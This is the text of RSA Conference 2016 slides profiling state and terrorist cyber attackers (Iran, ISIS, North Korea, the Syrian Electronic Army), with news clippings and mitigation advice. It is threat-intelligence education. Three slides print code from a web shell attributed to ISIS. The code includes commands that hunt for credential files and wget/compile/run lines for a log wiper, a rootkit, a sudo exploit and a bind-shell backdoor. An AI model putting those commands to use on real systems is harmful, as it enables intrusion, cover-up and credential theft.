

RSA®Conference2016

San Francisco | February 29 – March 4 | Moscone Center



Connect **to**
Protect

SESSION ID: HT-R05

The Shadowy Cyber Attack – State Sponsors of Terror and Cyber Terrorists

Andre McGregor

Director of Security
Tanium Inc
@AndreOnCyber









#RSAC

Types of Cyber Attackers


#RSAC



	HACKTIVISM	CRIME	INSIDER	ESPIONAGE	TERRORISM	WARFARE
THREATS						
MOTIVATION	Hacktivists use computer network exploitation to advance their political or social causes	Individuals and sophisticated criminal enterprises steal personal information and extort victims for financial gain	Trusted insiders steal proprietary information for personal, financial, and ideological reasons	Nation-state actors conduct computer intrusions to steal state secrets and/or proprietary information from private companies	State and non-state terrorists create fear and impact life safety by attacking the computer systems that operate our critical infrastructure	Nation-state actors sabotage military and critical infrastructure systems to gain a tactical advantage in the event of a war

Cyber Terrorism vs Kinetic Terrorism



- What is true “Terrorism”?
- What makes an attack “Cyber Terrorism”? 
- Traditional vs Non-Traditional Cyber Terrorism
- International vs Domestic Cyber Terrorism
- Cyber Terrorism vs Terrorist Use of the Internet



- Political Ideology:
 - Promote national security of Iran through asymmetric warfare, and both in-country and external perception management of its citizens
- Attack Motivations:
 - Provides funds, training, equipment and sanctuary to terrorist groups like Hamas and Hezbollah with strong, active military influence from Islamic Revolutionary Guards Corps - Qods Force
- Notable TTPs:
 - RATs, SQLi (xp_cmdshell), PLINK, NetCat, DDoS (LOIC), MimiKatz, Destructive malware (Shamoon), Spearphishing Emails
- Strongest Enemies:
 - USA, Saudi Arabia, Israel



Iran – Saudi Aramco / Shamoon



#RSAC

'No emails, no phones, nothing': How Saudi Aramco - the world's biggest oil company - survived a debilitating cyber attack

ARTICLE

PHOTOS

VIDEOS

By Stephen McBride Monday, 10 August 2015 10:48 AM

FACEBOOK TWITTER SHARE EMAIL PRINT



Aramco had invested heavily in protecting the production infrastructure itself, but Shamoon targeted PCs, email servers and other, less critical systems.

Related:

Stories

- ▶ Saudi Aramco said to mull closure of Jeddah refinery
- ▶ Saudi Aramco says discovered eight new oil and gas fields in 2014
- ▶ Saudi Aramco instructed to cut domestic jet fuel prices
- ▶ Saudi Arabia to restructure Aramco, separates it from oil ministry



WORLD

Iran Blamed for Cyberattacks

U.S. Officials Say Iranian Hackers Behind Electronic Assaults on U.S. Banks, Foreign Energy Firms

By SIOBHAN GORMAN And JULIAN E. BARNES

Updated Oct. 12, 2012 7:38 p.m. ET

WASHINGTON—Iranian hackers with government ties have mounted cyberattacks against American targets in recent months, escalating a low-grade cyberwar, U.S. officials say.

The Iranian effort culminated in a series of recent attacks against U.S. banks as well as electronic assaults this year on energy companies in the Persian Gulf. The attacks bore "signatures" that allowed U.S. investigators to trace them to the Iranian government, the officials said.

Iran – New York Bowman Water Dam

#RSAC



Iranian Hackers Infiltrated New York Dam in 2013

Cyberspies had access to control system of small structure near Rye in 2013, sparking concerns that reached to the White House



Iranian hackers infiltrated the control system of the Bowman Avenue Dam, a small structure used for flood control, near Rye, N.Y., in 2013. PHOTO: JESSE NEIDER FOR THE WALL STREET JOURNAL



By [DANNY YADRON](#)

Dec. 20, 2015 8:49 p.m. ET

218 COMMENTS

RSA Conference 2016

Iran – Sands Casino Destruction



#RSAC

Iranian Hackers Paralyzed Billionaire Sheldon Adelson's Las Vegas Casino



Natasha Bertrand



Dec. 15, 2014, 7:22 PM 🔥 13,125 💬 2

Iranian hackers were behind the shutdown of a major Las Vegas casino in February, wiping hard drives clean and stealing some customers' Social Security and driver's license numbers in the process, [Businessweek](#) reported on Thursday.



Islamic State of Iraq and Syria (ISIS)



- Political Ideology:
 - Restoration of the caliphate as the ideal system of government for the Islamic world and purify the faith
- Attack Motivations:
 - Global Jihad: overthrow governments and replace them with Islamic states
- Notable TTPs:
 - Social Media hijacking, Web Defacements, Trojans/RATs, Basic Encryption, Solid Recruitment Channels
- Strongest Enemies:
 - Everyone but ISIS (all of the West and all Shiite Muslims)



ISIS – Social Media Hacking



#RSAC

CYBERCALIPHATE

لا إله إلا الله و محمد رسول الله
لا قانون إلا الشريعة

In The Name of Allah, The Most Beneficent, The Most Gracious
against the enemies of Islamic State.

Hollande, you've made a great mistake! You've send your military to serve sneaky American kuffar in a footless war with our brothers. That's why Parisians received January "gifts" in Charlie Hebdo and kosher supermarket from our brothers mujahideen Cheriffe and Said Kuashi and Amedi Coulibaly may Allah accept them.

CyberCaliphate

ve you isis



TWEETS
3,678

FOLLOWING
1,268

FOLLOWERS
110K



Follow

U.S. Central Command

@CENTCOM

Official Twitter for U.S. Central Command (CENTCOM). *Follow/RT does not equal endorsement.

MacDill AFB, Tampa, FL - centcom.mil

ISIS – Website Defacement

#RSAC



“Will penetrate a governmental sites in September 11 to commemorate the destroyed skyscrapers exhibition” - 09/10/15






The Telegraph

By Telegraph reporters
2:17PM BST 27 Jul 2012

'Team Poison' hacker who posted Tony Blair's details is jailed

A hacker who stole Tony Blair's personal details and bombarded the anti-terrorism hotline with calls was jailed for six months today.



Junaid Hussain: British hacker for Isis believed killed in US air strike

Birmingham-born hacker, who adopted the nom de guerre Abu Hussain al-Britani, said to have been encouraging series of plots against western targets



Junaid Hussain, aka Abu Hussain al-Britani, a British hacker who had joined Isis is believed to have been killed in a US air strike. Photograph: Stewart News/Rex Shutterstock

ISIS – <redacted> Private Shell

#RSAC



```
if (!$win) {  
    $cmdsaliases = array(  
        array("", "ls -al"),  
        array("Find all suid files", "find / -type f -perm -04000 -ls"),  
        array("Find suid files in current dir", "find . -type f -perm -04000 -ls"),  
        array("Find all sgid files", "find / -type f -perm -02000 -ls"),  
        array("Find sgid files in current dir", "find . -type f -perm -02000 -ls"),  
        array("Find config.inc.php files", "find / -type f -name config.inc.php"),  
        array("Find config* files", "find / -type f -name \"config*\""),  
        array("Find config* files in current dir", "find . -type f -name \"config*\""),  
        array("Find all writable folders and files", "find / -perm -2 -ls"),  
        array("Find all writable folders and files in current dir", "find . -perm -2 -ls"),  
        array("Find all writable folders", "find / -type d -perm -2 -ls"),  
        array("Find all writable folders in current dir", "find . -type d -perm -2 -ls"),  
        array("Find all service.pwd files", "find / -type f -name service.pwd"),  
        array("Find service.pwd files in current dir", "find . -type f -name service.pwd"),  
        array("Find all .htpasswd files", "find / -type f -name .htpasswd"),  
        array("Find .htpasswd files in current dir", "find . -type f -name .htpasswd"),  
        array("Find all .bash_history files", "find / -type f -name .bash_history"),  
        array("Find .bash_history files in current dir", "find . -type f -name .bash_history"),  
        array("Find all .fetchmailrc files", "find / -type f -name .fetchmailrc"),  
        array("Find .fetchmailrc files in current dir", "find . -type f -name .fetchmailrc"),  
        array("List file attributes on a Linux second extended file system", "lsattr -va"),  
        array("Show opened ports", "netstat -an | grep -i listen")  
    );  
}
```


ISIS – <redacted> Private Shell



#RSAC

```
$cmdaliases2 = array(  
array("Logged in users","w"),  
array("Last to connect","lastlog"),  
array("CPU Info","cat /proc/version /proc/cpuinfo"),  
array("Is gcc installed ?","locate gcc"),  
array("Format box (DANGEROUS)","rm -Rf"),  
array("-----", ""),  
array("wget WIPELOGS PT1","wget http://www.packetstormsecurity.org/UNIX/penetration/log-wipers/zap2.c"),  
array("gcc WIPELOGS PT2","gcc zap2.c -o zap2"),  
array("Run WIPELOGS PT3","./zap2"),  
array("wget RatHole 1.2 (Linux & BSD)","wget http://packetstormsecurity.org/UNIX/penetration/rootkits/rathole-1.2.tar.gz"),  
array("wget & run BindDoor","wget ".$sh_mainurl."bind.tgz;tar -zxvf bind.tgz;./4877"),  
array("wget Sudo Exploit","wget http://www.securityfocus.com/data/vulnerabilities/exploits/sudo-exploit.c"),  
);
```


ISIS – <redacted> Private Shell



#RSAC

```
else {
```

```
    array("Find r57shell in current dir", "find /c \"r57\" *"),  
    array("Find tpshell in current dir", "find /c \"tp\" *"),  
    array("Show active connections", "netstat -an"),  
    array("Show running services", "net start"),  
    array("User accounts", "net user"),  
    array("Show computers", "net view"),
```

```
);
```

```
}
```

Democratic People's Republic of Korea (DPRK)



#RSAC

■ Political Ideology:

- The political philosophy known as *juche* refers to being the master of revolution and reconstruction through independence, self-sustenance, and self-defense to consolidate the political independence of the country

■ Attack Motivations:

- “The greatest fear of any totalitarian regime is laughter. You can denounce a leader, fear a leader, you can even bomb a leader, and a smart totalitarian state will spin it to their advantage. But you cannot laugh at a leader.” - Robert Boynton

■ Notable TTPs:

- Logic Bomb / Wiper Malware Development, Trojans, Drive-by Downloads

■ Strongest Enemies:

- Imperialist America and its Western Allies



DPRK from the International Space Station



#RSAC



NASA / ISS

North Korea outlined in Red

DPRK – Sony Pictures



#RSAC

Just WHY is the FBI so sure North Korea hacked Sony? NSA: *BLUSH*

DOH! Clapper smacker for crapper tapper



19 Jan 2015 at 11:39, John Leyden



25



76





Warning. We will clearly show it to you at the very time and places “The Interview” be shown, including the premiere, how bitter fate those who seek fun in terror should be doomed to.

Soon all the world will see what an awful movie Sony Pictures Entertainment has made.

The world will be full of fear.

Remember the 11th of September 2001.

We recommend you to keep yourself distant from the places at that time.

(If your house is nearby, you’d better leave.)

Whatever comes in the coming days is called by the greed of Sony Pictures Entertainment.

All the world will denounce the SONY.

Syrian Electronic Army (SEA)



#RSAC

- Political Ideology:
 - Total and complete support of a pro-Syrian President Bashar al-Assad government
- Attack Motivations:
 - Coordinated attacks against anyone it perceives to be anti-government through an onslaught of pro al-Assad government propaganda
- Notable TTPs:
 - Social Media Hijacking, Web Defacements, DDoS, Android App Dev, Dark Comet/BlackShades RATs
- Strongest Enemies:
 - Any opposition to President al-Assad, ISIS



Syrian Electronic Army Claims Responsibility For Hacking U.S. Army Website

JUN 8, 2015 @ 06:19 PM 2,395 VIEWS



Kate Vinton


FORBES STAFF ✓

I track how the world's wealthiest people make and spend their money

[FOLLOW ON FORBES](#)



FULL BIO ▼



Hacked by **Syrian** Electronic Army

Stop publishing fake reports and false articles
about Syria!

UK government is supporting the terrorists in
Syria to destroy it, Stop spreading its propaganda.

Cyber Terrorism Threat Quadrant




Simple-Unstructured Attack:

An attack that requires very little target analysis, command and control, or learning capability

Complex-Structured Attack:

An attack that requires elementary target analysis, command and control, learning capability, and a high degree of planning resulting in extended damage



Terrorist Threat Actors:

- Iran
- North Korea
- ISIS
- SEA
- Lone Wolf



Cyber Terrorism vs Cyber Warfare



#RSAC

Advanced Complex-Coordinated attack:

An attack that takes significant time, specialized skills, coordinated resources, highly capable target analysis, command and control, and learning capability



Key Critical Infrastructure Cyber Targets



- Chemical
- Communication
- Dam
- Emergency Services
- Financial Services
- Government Facilities
- Information Technology
- Transportation Systems
- Commerical Facilities
- Critical Manufacturing
- Defense Industrial Base
- Energy
- Food and Agriculture
- Healthcare and Public Health
- Nuclear Reactors/Materials/Waste
- Water and Wastewater Systems

Critical Infrastructure Incidents by Industry




#RSAC

- **245** Reported Incidents
- **55%** labeled “APT”

Number of Incidents by Industry


- Energy = **79**
- Communications = **14**
- Water = **14**
- Healthcare = **15**



Critical Infrastructure Incidents by Vector



#RSAC



■ **245 Reported Incidents**

Number of Incidents by Vector

■ Unknown Attack Vector = **94**

■ Spear-phishing Email = **42**

■ Weak Authentication = **13**

■ SQL Injection = **5**

■ Removable Media = **5**


■ Brute Force = **3**

Response and Mitigation Plan



#RSAC

- The vector for a cyber terrorist attack is like any other computer intrusion.
- Start with the basics. Good cyber hygiene. Baseline your environment.
- Shield your external websites from “low-hanging fruit” attacks like WordPress vulns, SQLi, and DDoSes. (Is WAF on?)
- Sweep for NAT’ed RDP-enabled devices and VNC servers.
- Search enterprise for txt files containing administrator-level passwords.
- Test cold restore backups of core databases. (No really...you should!)
- Google alert/monitor social media feeds for targeted attack rhetoric.
- Security is just good IT operations: Discover -> Patch -> Whitelist -> Blacklist -> Repeat.



Andre McGregor
Director of Security
Tanium Inc
@AndreOnCyber